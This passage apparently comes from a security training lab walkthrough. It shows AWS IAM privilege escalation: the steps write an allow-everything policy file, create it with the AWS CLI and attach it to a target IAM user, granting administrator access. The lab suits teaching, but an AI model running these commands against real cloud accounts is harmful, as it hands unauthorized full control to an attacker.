


```
"Statement":  
  
    {  
  
        "Effect":"Allow",  
  
        "Action": "*",  
  
        "Resource": "*"   
  
    }  
  
]  
}
```

Note: This is an AdministratorAccess policy that gives administrator access to the target IAM user.


Note: Ignore the \$ symbols in the script.

13. After entering the script given in the previous step, press the **Esc** button. Then, type **:wq!** and press **Enter** to save the text document.




```
vim user-policy.json - Parrot Terminal  
File Edit View Search Terminal Help  
1 {$  
2   "Version": "2012-10-17", $  
3   "Statement": [  
4     {$  
5       "Effect": "Allow", $  
6       "Action": "*", $  
7       "Resource": "*" $  
8     } $  
9   ] $  
10 } $  
11 $  
user-policy.json [+]  
:wq!  
Menu vim user-policy.json - P...
```


14. Now, we will attach the created policy (**user-policy**) to the target IAM user's account. To do so, type **aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json** and press **Enter**.
15. The created user policy is displayed, showing various details such as **PolicyName**, **PolicyId**, and **Arn**.



```
Applications  Places  System  [Icons]  Mon Apr 25, 03:24
aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json
{
  "Policy": {
    "PolicyName": "user-policy",
    "PolicyId": "A1B2C3D4E5F6G7H8I9J0",
    "Arn": "arn:aws:iam::123456789012:policy/user-policy",
    "Path": "/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 0,
    "Permissions": 0,
    "IsAttachable": true,
    "CreateDate": "2022-04-25T07:23:40Z",
    "UpdateDate": "2022-04-25T07:23:40Z"
  }
}
```

16. In the terminal, type **aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy** and press **Enter**.
17. The above command will attach the policy (**user-policy**) to the target IAM user account (here, **test**).

